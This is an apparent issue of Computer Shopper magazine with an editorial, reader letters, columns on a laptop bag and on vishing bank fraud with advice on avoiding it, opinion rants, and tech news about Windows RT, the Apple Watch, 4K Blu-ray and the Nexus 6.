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
# SPEC YOUR PC

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# Welcome!



**ONE OF THE** great joys of desktop PCs is that you can build one yourself from its component parts. PC components are all based on standards:

there are standard sizes, standard interfaces and standard power requirements, so you can mix and match parts from all kinds of different manufacturers to get just the kind of PC you want at the right price for you.

Starting on page 78, we've reviewed all the parts you'll need to build a desktop PC. From powerful Intel and great-value AMD processors to full-size and compact motherboards, and from powerful graphics cards to help you play the latest games to beautifully made cases to hold all these bits together, we've got you covered.

If you follow our advice, and that of the Build a PC feature in next month's issue, you'll be able to put a professional build together for just £229.

If that still sounds a bit expensive, we've got some good news on page 24. The new Raspberry Pi 2 is a massive upgrade on the previous model, with a quad-core processor and double the amount of RAM. It's so much quicker, in fact, that it's now a proper computer instead of simply a tool for embedded applications or educational use. What's more, when Windows 10 comes out you'll be able to install Microsoft's latest operating system on the Pi for free.

Hollywood movies may make it look like the preserve of the solitary genius, but computer hacking can actually be remarkably, and worryingly, simple. As the best way to protect yourself from hackers is to know your enemy, our complete guide to hacking will show you how to hack systems and, by extension, protect yourself from those who would do you harm. Pull on your white hat and get ready to hack from page 124.

**Chris Fennamore, Editor**

chris@computershopper.co.uk

MEET  
THE  
TEAM

## QUESTION OF THE MONTH

What are you going to buy your mum for Mother's Day?



**Chris Fennamore**

“An internet-enabled smart fridge that monitors when she's low on sherry and puts in the Ocado order”



**David Ludlow**

“A Netflix subscription with a profile locked to period dramas”



**Tom Morgan**

“Calendar software, to remind her to remind me to buy her something next year”



**Richard Easton**

“Chromecast, so she can relive the *EastEnders* Bobby reveal over and over until it's taken off iPlayer”



**Seth Barton**

“A VR headset, so she can live in a world where her son is as successful, rich and witty as she always hoped”



**Katharine Byrne**

“Yet another kitchen gadget, because a blender, juicer, mixer, microwave, bread-maker and coffee machine just aren't enough”



**Michael Passingham**

“The Samsung Galaxy MagBook (available for just £9 at [magbooks.com](http://magbooks.com)) to replace me as her smartphone consultant”

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

Want to organise and process your photos, but don't fancy spending £100 on Adobe Lightroom? Check out **Ben Pitt's** selection of the free alternatives



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### 74 Your software



Delete unwanted files quickly and securely and wipe all traces of your internet browsing history with O&O SafeErase, free to Computer Shopper readers.

# Letters


A world in which everything is online and connected sounds like a great idea – until you stop to consider what operating system all your household appliances will be running...

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#### DOUBLE JEOPARDY

 Shortly after seeing the article on multiple monitors in *Shopper* 323, I had to update a few Excel worksheets. Seeing the benefit of having the worksheet and VB Editor windows on two monitors, and knowing I had a spare monitor in the loft, I went to a well-known auction website and bought a second-hand graphics card. Plugging this into a spare PCI slot, connecting the monitor and setting it up took minutes and, sure enough, splitting the windows across two monitors made debugging my Excel macros much easier.

I don't normally need a second monitor so I simply used the system with it powered off.

Then January arrived and I had to go through my usual end-of-year tidying up, which involves updating a number of spreadsheets, a few of which have macros that also need updating. So I opened Excel, loaded a spreadsheet with a macro and clicked on the controls to edit the macro, and that's when the fun started.

A 'Microsoft VB' notification appeared in the taskbar, but there was no sign of the VB window. I then spent a fair bit of time trying to find out what was wrong. I cancelled the task via the Task Monitor and retried. I logged off and back on. I shut down, rebooted, logged on and retried. I even went to a search engine to see if other people had experienced the same problem.

After much head-scratching I had a brainwave and tried powering on the second monitor


and, you've guessed it, there was my missing VB window.

There are two lessons for your readers to learn from my stupidity: either always power on both monitors, even if you think you'll only use one; or drag the window off the second screen to the main monitor before closing the application if you may subsequently leave the second display powered off.

Steve Webb

We'd also recommend disabling the monitor in your display settings before you turn it off to make doubly sure.

#### THE HUMAN CYBERCOP

 Gordon Holmes in *Shopper* 325 says Mrs H asked if he had sent her an email, and it turned out his old email account had been compromised, the excuse being

a password not being changed in eight years. Oh dear, Mr H, some cybercop you are! I wonder why he left his contacts, inbox or sent box on the account in question. The number of emails I get purporting to be from certain friends is beyond belief. I find it appalling that people still use their mobile devices in free Wi-Fi hotspots, or indeed in hotels or airports. What's more, their friends may succumb to their stupidity and open emails from mybestmate@his.server!


Fortunately I have been able to give some of my friends the heads-up that they appear to be sending out viruses and spam.

Rob Kingston

We're all as guilty as Cybercop of having dormant accounts; even *Shopper's* editor thinks he has a dormant German email account full of email somewhere. With

## ★ Star letter

#### INTERNET OF MISGIVINGS

 I have real concerns about the 'Internet of Things' (*Shopper* 325), home control and suchlike. Come with me now as I take you on a journey into our near future... *[Everything goes wobbly and someone plays the harp.]*

I walk home from work and turn the corner into my street. For some reason all the curtains and blinds in my automated house are opening and closing at random. I also realise that the room lights are flashing on and off. I run to the front door and try the retina-scan entry. "You are not recognised," the house says, calmly. "But it's me!" I say. "Voice-print is not recognised," replies my house. I fumble in my pocket and find the precious backup: a front door key.

Inside it must be 40°C. The robot vacuum cleaner has succeeded in cleaning the same six-inch square of carpet since I left this morning, but nowhere else; I can now see down to the underlay. Checking the house control panel, I see that apparently it is the 38th of Janu-Feb, the year before last. My fridge has ordered eight kilos of cheese and cancelled the milk for the rest of the year. The washing machine has completed 17 cycles while completely empty.

I won't say who programmed the house operating system, but there are 12 updates to download since yesterday; the latest promises to fix "An occasional issue where your fridge may over-order cheese. Please reboot your house after installing this update."

Yours, now worried about the near future,  
Gavin Hay




↑ Would you trust Microsoft to run your house?

It's been over 30 years since the advent of the desktop operating system, but whether you choose Linux, Mac OS or Windows, you'll still find bugs aplenty. We imagine it will take a while for the problems in the first internet-connected devices to be ironed out, so in the meantime may we suggest you develop a taste for fondue.



the proliferation of online services we need to sign up for, even following best practices is no guarantee you or your service provider won't be hacked; witness the problems eBay, Yahoo! and Evernote have had. All you can really do is use strong passwords and not re-use them across your various online services.


### HIDDEN KNOWLEDGE

 How are households in the UK supposed to be all computerised if the computer companies do not provide a properly written instruction booklet? They tell you to go to their website. How can you do that when you don't know how to work the computer?

*Timothy E Warner*

We're under constant pressure to do everything online, from paying car tax to banking to filing a tax return. Thanks to poorly designed web interfaces, some of these tasks are challenging even for those who are familiar with computers, let alone those who have only recently started to use the internet. The lack of manuals adds to the problem, but help is available from books such as the *For Dummies* series; the Computing section at your local library is a good place to start.

### BITTERDEFENDER

 I have used Bitdefender Internet Security for three years but was somewhat alarmed by your review of anti-virus products in *Shopper* 324, which is very critical of its latest product.


I have also been wary since I stumbled on the website [www.customerservicescoreboard.com](http://www.customerservicescoreboard.com), where the majority of reviews say Bitdefender's customer

service is also terrible. My licence is due for renewal, and I was wondering whether *Shopper* has received any similar emails, especially on the firm's auto-renewal service, which is very hard to spot when ordering.

*Mike Dean*

We haven't had any complaints about BitDefender, but as our test showed, there are better AV packages available. Don't be afraid to switch.

### SHOCKING STORY

 I was interested to read David Lea's letter about USB chargers in *Shopper* 325. A few years ago I bought two MP3 players from Aldi, to replace older models, which came with USB chargers.

There is a dual-socket outlet on the landing at eye level where the stairs turn. I was surprised to see something sticking out of the live hole of the socket one day. Closer inspection showed this to be a silvered pin from a plug. I made sure that the socket was switched off and removed it with insulated pliers. It was indeed the pin from one of the supplied Tevion USB chargers.

I checked the other charger and found that the casing on that was also breaking up. I took photographs and wrote to Aldi about the problem. They just wanted to send me another one! I replied and said that I was only interested in the safety implications and thought there should be a recall or safety notice issued, but nothing further occurred.


I wrote to *Which?* magazine as well but, as far as I am aware, nothing at all has been done about this! How many live pins have been left

protruding from electrical sockets around the country?

*Trevor Wainwright*

That's terrifying. The other day the *Shopper* editor managed to pull the top off an Amazon charger, exposing live metal contacts beneath. Give us a moulded rubber IEC lead any day.

### RADIO GA-GAARGH

 I have owned a Q2 Wi-Fi internet radio for about two years. In general, I've been very happy with it, but recently it began misbehaving. Specifically, one of the four radio stations I chose when I first configured the device stopped working. I decided to reset the station settings.

I plugged the radio back into my PC and attempted to fire up the Q2 software. This resulted in an error message that read, "This application requires a Java Runtime Environment 1.4.0".

I checked my Java installation, and found it to be Version 8 Update 25. I checked online with Oracle, and determined this to be the current version. I also noted Oracle's advice that any older versions of Java should be removed, as these represent a significant risk.

I submitted an online request for assistance to Q2 technical support. The employee advised me to revert to the old version of Java, dismissing my security concerns by claiming: "I have been running new and old side by side for well over two years now and have not had any problems." So, I either have to revert to an old version of Java that constitutes a significant security risk, or resign myself to being stuck with only three stations – none of which I can



↑ The Q2 internet radio requires an older, less secure version of Java


change, as this too requires use of the Q2 software.

Do technology suppliers have a legal obligation to support at least a degree of future-proofing? Even if they don't, I would argue that they do have an ethical duty to their customer base. What I do know is this: when it comes to replacing my radio, I shall be looking elsewhere.

*Huw Parker*

That is a pain. The best thing is to install a trial version of Windows 7 under VMware, then use that with the old version of Java (which you can download from Oracle) to sort your radio out. As the virtual machine in VMware will be separate from your main PC, this doesn't pose a security risk.

### SHARE THE ROCK

 I am writing to congratulate you on the excellent article Prog(ramming) Rock, published in your January edition. It was so good, in fact, that as I was reading it on a tablet, I had to check to see that I was still reading *Computer Shopper*, rather than one of my professional music mags!

This is, unquestionably, one of the most detailed, informed



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and engagingly well-written articles on professional sound reinforcement that I have read in many years in any publication – hats off to your journalists on this one.

I was so impressed by the content that I was eager to share it immediately with my extensive network of music-industry professionals on LinkedIn. However, when I visited your website, I couldn't find any reference to articles or links.


I wonder, therefore, whether you could provide a URL that I can share with my network, promoting this great piece of information and *Computer Shopper* as a whole?

Keep up the good work!

*David Campbell*

We're very glad you enjoyed the article, and the writer Tom Morgan was delighted to hear your praise. I'm afraid we don't have an archive of articles on the site, but any interested parties can get hold of the issue electronically at [www.zinio.com](http://www.zinio.com).

#### INCENTIVISE ME

 Richard Easton rants in *Shopper* 326 about "companies trying to tempt new customers with enticing special offers, but what price loyalty for the rest of us?" and I agree.

What is amusing however is that *Computer Shopper* does what he describes. Every month there is an offer and free gift.



↑ Catch up with any *Shopper* articles you may have missed at [www.zinio.com](http://www.zinio.com)


This month it's "five issues for £5 plus FREE mini torch". I never get the chance to renew my subscription as it is automatically renewed.

After 15 years or so as a subscriber, isn't it about time you sent me some free gifts? Or shall I just cancel my automatic payment and take out a new subscription?

*Peter Whitlock*

Guilty as charged. Please have a mug on us.

#### IMAGE CONSCIOUS

 I recently found out that Microsoft was providing ISO images of Windows 7 to be downloaded. I thought this was great, as I had bought my existing (but much upgraded computer) from a PC shop and so was not provided with a Windows 7 disc as the machine came with a recovery partition.

I went to the Microsoft site and followed the instructions, but as soon as I came to put in

my valid licence key, it stopped me buying saying that it was an OEM key and so wasn't valid for the service.

Surely the people who will most want an ISO image would be people like myself who have an OEM copy without a disc?

I know that the explanation would involve the recovery partition, but if my HDD ever fails, there will be no recovery partition to use.

*Michael Chappell*

We've just tried this, and frustratingly you are correct: a message appears saying, "The product key you entered appears to be for software that was pre-installed on a device. Please contact the device manufacturer for software recovery options."

We suggest using the free EaseUS Disk Copy Home from [www.easeus.com/disk-copy](http://www.easeus.com/disk-copy) to back up your entire hard disk as an image to an external device, so you can restore it if the hard disk goes bang.

## WRITE IN AND WIN

Do you wish your computer was faster when booting and loading applications? Thanks to Crucial, you can achieve your dream of a faster PC or laptop with the MX100 SSD. The writer of our Star Letter will be awarded one of these solid-state devices, which can be installed in a desktop PC or a laptop.

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PLUS

We're offering every reader who has a letter published and supplies their address a *Computer Shopper* 'Ranter' or 'Raver' mug.



## NEXT MONTH

### › BUILD YOUR OWN PC

From page 78 we've tested the components you need to build your PC, and next month we show you how to put it all together. Whether you want a budget PC, a gaming powerhouse or something compact and quiet, we reveal the tricks you need to make a professional build and help you install the operating system you want



### › ELECTION SPECIAL

We find out how technology can improve our democracy, from voting and community engagement to MPs' accountability

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# No bagging a bargain

When his trusty laptop bag finally begins to give up the ghost after 14 years of service, **David Robinson** breaks the habit of a lifetime and splashes the cash



**DAVID ROBINSON**  
Software and systems developer  
davidr@computershopper.co.uk

**THERE COMES A** time in many relationships when, despite long years sharing good and tough experiences, it's clear the end is nigh. Enough is enough, and it's time to move on. I've decided it's time to get rid of the old bag.

Before you jump to the wrong conclusion, I should make it clear that the office cleaner's job is safe. The old bag in question is my Tech-Air computer rucksack. We've been together for 14 years and, despite occasional flirtations with other slimmer, trendier bags, I've always come back to the Tech-Air. There's fidelity for you!

## SACK RACE

It's done over 200,000 miles by car and another 100,000 by plane, been assailed by rain and snow, chucked into car boots and overhead lockers from Tintwistle to Texas and been forced to carry more stuff than would ever seem reasonable. But one of the zips is getting sticky and the fabric is wearing thin. It's a toss-up as to whether the left shoulder strap comes adrift before the bottom falls out. So the poor old bag has to go into retirement.

The rucksack format works well for me. I can either carry it

One such diversion was a fat Samsonite computer briefcase on wheels. In any US airport you'll see millions of them, and I thought they might save wear and tear on my ageing shoulders. In the UK Samsonite models are priced at anywhere between £150 and £250. Being averse to unnecessary expense I bought one from Staples in Baton Rouge, Louisiana, for \$110 in the heady days when the exchange rate was \$1.80 to the pound. However, there were several snags.

First, despite being larger and heavier than the Tech-Air bag, the wheely bag was an inverse Tardis which, even after much heaving and stuffing, would only hold 70% of what came out of the rucksack. I think the main reason was the amount of space taken up by the frame and telescopic handle mechanism.

Furthermore, at anything other than a snail's pace the bag had a tendency to fishtail. The faster I walked the more pronounced the slaloming became until it tipped over sideways. And, if you have a wheely laptop bag and a wheely suitcase whirling about in opposite directions, you turn into a traffic menace. As for coping with that luggage combination on Tube escalators... I'll leave it to your imagination. Finally, you may look cool striding through Atlanta airport with a wheely bag. Somehow, in an English market town, you look a plonker.

## ON A KNIFE EDGE

Because of this, I've bought a replacement. My son, Gary, works for a software company that specialises in making things go faster. Much faster, in fact, reducing some computations down from hours to minutes. The company gave its software engineers swish laptop rucksacks made by Wenger, formerly the Swiss Army knife company, and emblazoned with the company logo. They look great, have even

more compartments and pockets than the Tech-Air and are made to a very high standard. The downside? The bags are £95 a pop. Despite this, I lusted after one of these, and so rationalised the purchase with forecasts of its long-term durability.

Why do I need such a large and expensive bag? Wouldn't a simple slip case do the job? Well, although I'm not travelling the vast mileages that I used to, I'm still travelling from home to the office every day and to client premises a couple of times a week. There's nothing worse than being somewhere remote and finding that something as simple as the absence of a Cat5 network cable stops you working and negates the whole purpose of your journey. Since my memory isn't what it was, it's easier to ensure the bag always contains the essentials. As well as the laptop these include a power supply and lead, phone, wallet, spare Ethernet cable, USB cables, USB memory sticks, DVD drive, Veho Pebble power pack, mouse, Post-it notes, pens, stapler, knife, screwdriver, torch, Filofax, Nexus 7, two apples and a banana.

## NUMBERS GAME

Where to buy the fancy bag for all this stuff? Searches online turned up bags on eBay and Amazon that looked like Gary's Wenger for around £40, but I'm doubtful about their provenance. For a start, their model numbers may look like valid Wenger model numbers but, when you search the Wenger site or those of official resellers, these numbers are nowhere to be found.

If the eBay specials do indeed turn out to be knock-offs, there's a high probability that the bag won't make it to Christmas and that will be £40 down the drain. John Lewis sold me a real one for £85. Eighty-five pounds! I must be getting senile. But the bag is nice and, in all probability, will last longer than I will. **CS**

You may look cool striding through Atlanta airport with a wheely bag. In an English market town, you look like a plonker

by the top handle for short distances or sling it across my shoulder. This is convenient as you can easily slide it on and off, but the downside is that it puts all the strain on one strap. If the bag is full to bursting point, which it often is, and I need to walk a fair distance, such as changing terminals at an airport, then wearing it proper rucksack-style is the answer.

Over those 14 years I've tried other ways to transport my kit.





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# Gone vishing

Cybercriminals are increasingly using voice phishing – or vishing – to extract money from victims' bank accounts. **Gordon Holmes** explains what you can do to combat it



## GORDON HOLMES

With more than 30 years of experience in law enforcement, our retired cop gives a police officer's perspective on the sticky subject of cybercrime  
letters@computershopper.co.uk

**IN THE 1930s** one of the USA's most prolific bank robbers, Willie Sutton, was eventually captured by the FBI. The arresting agent asked him, "Why do you rob banks, Willie?" Willie replied, "Because that's where the money is". Today's cybercriminals still follow this reasoning.

My internet banking contacts continue to be involved in combating attacks on their systems launched primarily through infected customer machines. The use of social engineering via telephone to obtain banking credentials, known as voice phishing or 'vishing', is also causing headaches.

There would appear to be a spike in vishing attacks at the moment, so let me lead you through how these latest attacks are perpetrated. The customer is contacted on their registered telephone, and the fraudster states that they are from the bank and are investigating suspicious, usually foreign, transactions on their account.

## QUESTION TIME

Fraudsters then lead the customer through some made-up security questions, and ask for

phone call continues the fraudster logs into the customer account, and new beneficiary accounts belonging to criminal money mules are created.

The creation of these new accounts leads to one-time passwords being sent by text to the registered phone as part of the two-factor authentication system employed by the bank, but as the customer has been primed to expect such a text, there's no suspicion that the account has been compromised.

The fraudster then calls the customer back and asks them to read out the one-time password that has been sent by text. This password is used by the bad guys to authenticate the new beneficiary and money is stolen from the account.

## CALL BACK

This method of theft is enjoying a large amount of success, but it can be defeated as long as you're thinking straight. If you receive a call from someone claiming to be from your bank, get their name, phone number and department and then put the phone down.

Next, call your bank from a different telephone and check the information the original caller gave you. You should call from a different phone as there have been instances where fraudsters have stayed on the line, only to answer, once the victim has finished dialling, with the name of their bank.

Two-factor authentication can be an effective security control, but not if you deliver the password into the hands of the bad guys. I'm not going to labour the point, but never give any details to anyone over the phone. This might sound like obvious advice, but the authentic-sounding script the fraudsters use can be surprisingly effective.

So where are the bad guys getting all this juicy information, such as your phone number and the bank you use? It's more than

likely it's from a compromised and malware-infected computer, so run your regular scans and download the security software that many banks supply.

You're less likely to run into problems reclaiming your stolen cash if you have a bank's security software installed, and can always say that you took all reasonable steps to prevent a computer compromise.

Many banks can tell if your machine is infected with malware as soon as you connect to their internet banking services, thanks to some pretty sophisticated fraud engines sitting in the online banking infrastructure. The question is, should the banks let you know if you are using a compromised machine?

I would argue that yes, they should. In my view the banks have a duty of care to their customers and, let's face it, if they know your machine is compromised with malicious software and merely place you on a hotlist that subjects all your transactions to greater scrutiny, this still leaves you open to a multitude of other potential criminal actions.

## BANK JOB

This debate has been taking place for a number of years, with the banks stating that the cost of taking customers through a machine clean-up procedure would be prohibitive. I'm not so sure that to leave you to carry on oblivious to the infections running on your machine is particularly responsible behaviour, especially at a time when the banking sector's reputation is at an all-time low.

I'm aware this subject has come to the notice of a couple of regulators in this sector, and I wait with interest to see what they make of the current state of affairs. I'm guessing that the outcome won't be in the banks' favour, and in my opinion a change is long overdue. **CS**

Many banks can tell if your machine is infected with malware. The question is, should they let you know?

details of the last three legitimate transactions. The customer is told that all cards associated with the account will be replaced, and that online accounts will need to be reset. The fraudster then tells the customer that one-time passwords will be sent by text and that they'll call back to test if these passwords are working.

The customer is asked for their online login details (I'm sad to report that these have often been surrendered), and as the



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# RANTS & RAVES

We're staring at the skies with trepidation this month, on the lookout for murderous drones and frantically searching for our files in the cloud



**Seth Barton**

## RAVES

It may be expensive keeping abreast of the latest technological advances, but it's a great way of fitting out your shed

**THIS WEEK** I bought a new dishwasher. The reason was simple enough: the old one broke. Maybe it could have been fixed, but the machine was secondhand when I got it, loud and not terribly good at cleaning dishes, so it was time for it to go.

Despite the device's age, I'd never thought about replacing it. The same goes for my iron, washing machine and fridge. No-one 'upgrades' these kind of appliances; they simply replace the old ones when they wear out with whatever new model they can afford at the time.

This is a good thing: the less avoidable waste we produce the better. At the other end of the spectrum are those devices that either quickly show signs of wear or are in a product category that, unlike freezers, has a rapid development cycle. This means many of us feel the need to upgrade regularly, even if the old version is still in working order. Smartphones come into this category, while keen gamers replace their consoles as the latest titles no longer run on old models.

It's obvious that to companies such as Samsung, which makes a wide variety of

products, there are huge profits to be made by persuading people that more devices belong in the second camp than the first, and that even domestic appliances are improving rapidly enough to justify upgrading rather than simply replacing when they go pop. LG and Samsung have made great efforts recently to position home appliances as flashy and desirable technology purchases, much like phones, in the hope that we'll upgrade more often.

Some products, such as TVs, sit in a grey area. For quite a while many people simply bought the biggest TV they could afford, as size was the most important factor in how much they enjoyed watching TV – years of squinting at tiny CRTs makes this an understandable reaction. An upgrade to a much bigger TV was one people thought was worth making, with the old TV recycled to a bedroom or the kitchen.

My old dishwasher isn't going to find a use elsewhere in the house. I suppose I could plumb it in upstairs, in case I fancy washing some dishes in my bedroom, but I doubt it. And that reduces the appeal of

upgrading the device, as I'll never use more than one dishwasher at a time.

At the time of writing you can buy a 50in Panasonic TV, big enough for most living rooms, for just £349 from Currys. As bigger no longer means more expensive, the TV companies have tried to find other ways to sell their premium models. The latest effort is 4K Ultra HD, and even these sets are now available for under £650. 4K content is currently thin on the ground, but when there's more I may well be seduced into buying a new TV. The only problem then is to find somewhere in my home that can accommodate the huge outgoing set.

Maybe I could hook it up in the shed, and use the old dishwasher as a makeshift TV stand. While I'm at it, a new kettle and toaster for the kitchen would push the old models into my new den at the bottom of the garden. Instead of persuading us how fantastic its latest products are, maybe Samsung and the rest should think a little more about what we should do with the still-working models they want us to replace. A free shed with every 4K TV, perhaps?





Mel Croucher

# RANTS

Drones are the perfect vehicle for burglars, murderers and other ne'er-do-wells. But they won't get past **Mel Croucher's** defences

**I AM TRAINING** my dog to spot drones. Specifically the drone operated by Old Mother Scrote down the road, who looks like a sweet little old lady, her thin, grey hair rolled into a neat bun, and her varicose veins kept from unravelling by stockings the colour and texture of porridge. Old Mother Scrote is in fact a menace to society and soon she will attempt to murder me. By smartphone-controlled miniature aircraft.

It all started when she missed out on those guaranteed pensioner bonds back in January. She drew out her life savings from the Halifax in time, but failed to get her little snout in the trough, due to a crap broadband connection and the fact that she didn't have the £500 minimum investment. In fact she only had 90 quid. It was then she swore to take vengeance on society.

She got the idea from her grandson, a budding entrepreneur who delivers class A drugs throughout the neighbourhood via a

Phantom 2 Quadcopter. The device cost him a grand, and it boasts 25 minutes of flying time, GPS navigation and a sizable payload. The built-in HD video camera is useful for spotting plod, not to mention for blackmail purposes. Old Mother Scrote couldn't afford one, so she bought a Parrot Rolling Spider drone for £90 at Selfridges, and went into business. Not drug-peddling; murder.

She put up a notice in the corner shop advertising her services for locating inaccessible wasp nests and delivering a lethal dose of insecticide. Much cheaper, easier and quicker than ladders. Then she realised her little drone can not only fly and take pictures with amazing stability and speed outdoors, but it works indoors too, meaning she could gain access to any property if she chose the right moment. What's more, the Parrot Rolling Spider is equipped with springy wheels, allowing it to roll across the floor, up walls and across the

ceiling. Old Mother Scrote branched out into surveillance, and began to rake it in doing reconnaissance for local burglars and pornographers. But after poisoning those wasps she had a taste for assassination, and started negotiations with the Piranha Brothers for a bit of contract killing.

It's only a matter of time before the police and government try to control and then to ban drones, because they're the perfect tool for blackmailers, sociopaths and terrorists to wreak havoc. All controls will fail, of course. Drones are near-silent, radar-invisible, and capable of spotting an open window two kilometres away through which to deliver a lethal payload. And if Old Mother Scrote can use one, anyone can.

Me? Now I've grassed her up I know I've got it coming. That's why I've put the dog on drone alert, trained to bark a warning as soon as he spots anything flying in my direction with murderous intent. Not 'arf.



Chris Finnamore

# RANTS

Storing all your files in the cloud is such a great idea – until the cloud starts to rain on your parade and deletes everything...

**UPLOAD IT, THEY** said. It will be safe, they said. Don't trust those old hard disks and backup DVDs to keep your data safe. Stick it in the cloud. Access it from anywhere.

How I was seduced by their charms. How I longed to have the latest version of every file synced to every device I owned. How comforting was the thought that not only was my data immune from mechanical failure, but even files I deleted would remain backed up in case I changed my mind.

The cloud and I got along just fine, until I decided to be too clever. Most of my files are stored on a Synology NAS with two disks in a RAID array, to make them accessible to any device on the network and keep them safe in case one disk goes bang. In my

infinite wisdom I decided it would be a good idea to link this NAS to my Dropbox account so all my files would be backed up and accessible outside my network without me having to fiddle with my firewall.

Big mistake. Synology's cloud sync client is one scary app. Things were all fine until I tried to move one folder inside another on the NAS. The app on the Synology NAS decided the best way to sort out the new folder structure was to delete everything from local storage and download everything from the cloud. Then, halfway through this download process, there seemed to have been a connection problem.

Now the weird bit. The sync direction changed, so the Dropbox service looked at

the half-empty NAS, decided those files had been deleted and so removed them from its own servers. This meant half my files were now missing from both the local storage and the cloud. To make matters worse, the files weren't even in Dropbox's history, so I couldn't restore them. In fact, Dropbox had no idea the files had even been deleted.

In the space of 30 minutes I had gone from my files being stored on two hard disks and online to being gone forever. This was the worst data loss I had experienced since a 3½in floppy disk corrupted when I was 12 years old. Backing up files using file sync, as opposed to plain old copy, is a dangerous game, especially when the software you're using isn't fit for purpose. **CS**

# Windows RT is dead

**MICROSOFT HAS HAMMERED** the final nail in the coffin of Windows RT by confirming that it will no longer make the Surface 2 tablet – the last device to use the failed operating system. Windows RT was a version of Windows 8 designed for devices that use ARM-based processors, and was once seen as crucial to Microsoft's attempts to break into the tablet market.

The operating system was beset with problems from the start, however, and although Windows RT appeared to offer a traditional Windows desktop, standard desktop software wouldn't work on it, limiting users to apps from the Windows Store. Microsoft's own Office applications were the only desktop software ever produced for Windows RT.

Microsoft failed to explain clearly the differences between Windows RT and Windows 8 to consumers, leading to reports of many buyers returning Windows RT devices because they wrongly assumed the device would run regular Windows applications.

➔ The Surface 2 is the last device that still runs Windows RT, but it won't be around for much longer



Third-party hardware manufacturers only offered lukewarm support for Windows RT, and when initial device sales were disappointing, RT devices were quickly dropped from product line-ups (although there's still some residual stock of third-party RT devices online). In the end, Microsoft's Surface tablets were the only new devices still shipping with

Windows RT, but even Microsoft decided it wasn't worth

the bother when it launched the third-generation Surface in 2014, omitting a Windows RT version from the line-up.

After posting healthy sales figures for the new Surface range two months ago, Microsoft quietly confirmed it would cease manufacturing the Surface 2, in effect turning the lights out on Windows RT. Although Microsoft suggested there would be an update to Windows RT at January's Windows 10 event, it said the operating system would not receive all the new features added to Windows 10.

Unless Microsoft makes the unlikely decision to revive Windows RT for future Surface products, it seems that RT is finished as a standalone OS, even if Windows continues to feature on ARM-equipped devices in the future.

## Apple Watch to help prevent 'new cancer'?

**APPLE CEO TIM** Cook has made some remarkable claims about the supposed health benefits of the forthcoming Apple Watch, claiming it will help wearers avoid what he called "the new cancer". According to Cook, the Apple Watch, which is due to launch in April, will alert users if they've been inactive for a prolonged period of time.

"If I sit for too long, it will actually tap me on the wrist to remind me to get up and move, because a lot of doctors think sitting is the new cancer," Cook said during an interview at the Goldman Sachs Technology and Internet conference, according to *The Guardian*. "Ten minutes before the hour, it will remind you to move. We have a lot of people using the Apple Watch at Apple, and 10 minutes before the hour, suddenly they all get up and move. It took a little getting used to, but it's great."

It's not clear which research Cook is referring to when he talks of the health risks of sitting. The American Cancer Society does make a link between inactivity and cancer, claiming that "sitting for six or more hours daily can elevate your chances of dying from cancer and other major diseases", following a review of data from its *Cancer Prevention Study II*. However, it adds that "of course, these deadly patterns reflect health issues beyond cancer – conditions such as heart and respiratory disease and diabetes, to name a few".

We don't think Cook was making a direct link between sitting and cancer itself, but was in fact trying to say that inactivity has the potential to be as serious a killer as cancer. We feel the Apple Watch is unlikely to alter people's unhealthy lifestyles that much, but Cook remains adamant that the Watch will be a game-changer.

"None have changed the way people live their lives," said Cook of other smartwatches. "One of the biggest surprises for Apple Watch will be the breadth of what it can do."



Apple CEO Tim Cook is confident that the Apple Watch will change the way people live their lives

## 4K Blu-ray discs to arrive by Christmas

**THE BLU-RAY DISC** Association has agreed on the specification for 4K Blu-ray discs, with films likely to be released in the ultra-high resolution by the end of the year. The Association has been working on the specification since last year, but has finally nailed down the details, according to the 4K website.

The new spec not only bumps up the maximum resolution of 4K discs from 1080p (1,920x1,080) to 4K (3,840x2,160), but also includes a number of picture quality enhancements. These include high dynamic range (HDR) technologies, which bring a wider colour gamut, potentially increasing levels of detail in light and dark areas of the picture.

Some manufacturers jumped the gun, announcing their 4K Blu-ray players before the standard was even formalised. Panasonic unveiled a 4K Blu-ray player at this year's CES conference in Las Vegas, although reports suggest the demo device was nothing more than an empty case. The company didn't announce any details or a price for the player.

The discs are reported to come in 66GB dual-layer and 100GB triple-layer versions. Video will be encoded in the H.265 format, and audio will be delivered via lossless Dolby TrueHD and DTS HD-MA.

Television manufacturers will be hoping that the arrival of 4K Blu-ray, along with increasing support for 4K streaming from video-on-demand services such as Netflix, will convince consumers to upgrade their hardware after the failure of 3D. Current Blu-ray players won't support the new discs, so those who want to watch movies in the highest quality will have to upgrade both their TV and the box beneath if they haven't already been tempted by a 4K set.





## Apple forced Motorola to ditch Nexus 6 fingerprint reader

**GOOGLE'S NEXUS 6** smartphone would have featured a fingerprint reader if it weren't for Apple, according to Motorola's former boss. The super-sized smartphone has a dimple on the rear that helps users grip the handset, but it was intended to be more than that.

Dennis Woodside, former CEO of Motorola, which was bought and later sold by Google, says Apple scuppered the company's plans to embed a fingerprint reader in the handset. "It was supposed to be fingerprint recognition, and Apple bought the best supplier," Woodside told *The Telegraph*. "So the second-best supplier was the only one available to everyone else in the industry and they weren't there yet."

Woodside claims the addition of the fingerprint reader "wouldn't have made that big a difference" to the fortunes of the 6in handset, which was one of the last devices Motorola made before being sold to Lenovo, just two years after Google bought the handset maker.

The fingerprint reader is key to Apple's Touch ID system, which the company launched late in 2013 along with its iPhone 5S. Touch ID is used to unlock the handset and as a means of verifying payments with Apple's cashless payment system, Apple Pay.

Other Android handsets have included a fingerprint sensor to rival Apple's, notably the Samsung Galaxy S5, although neither Samsung nor Google have released a cashless payment system.

Woodside left Motorola when the business was sold to Lenovo, and is now chief operating officer of Dropbox.

➔ The Nexus 6 could have had a fingerprint reader, but Apple bought the supplier, says Woodside



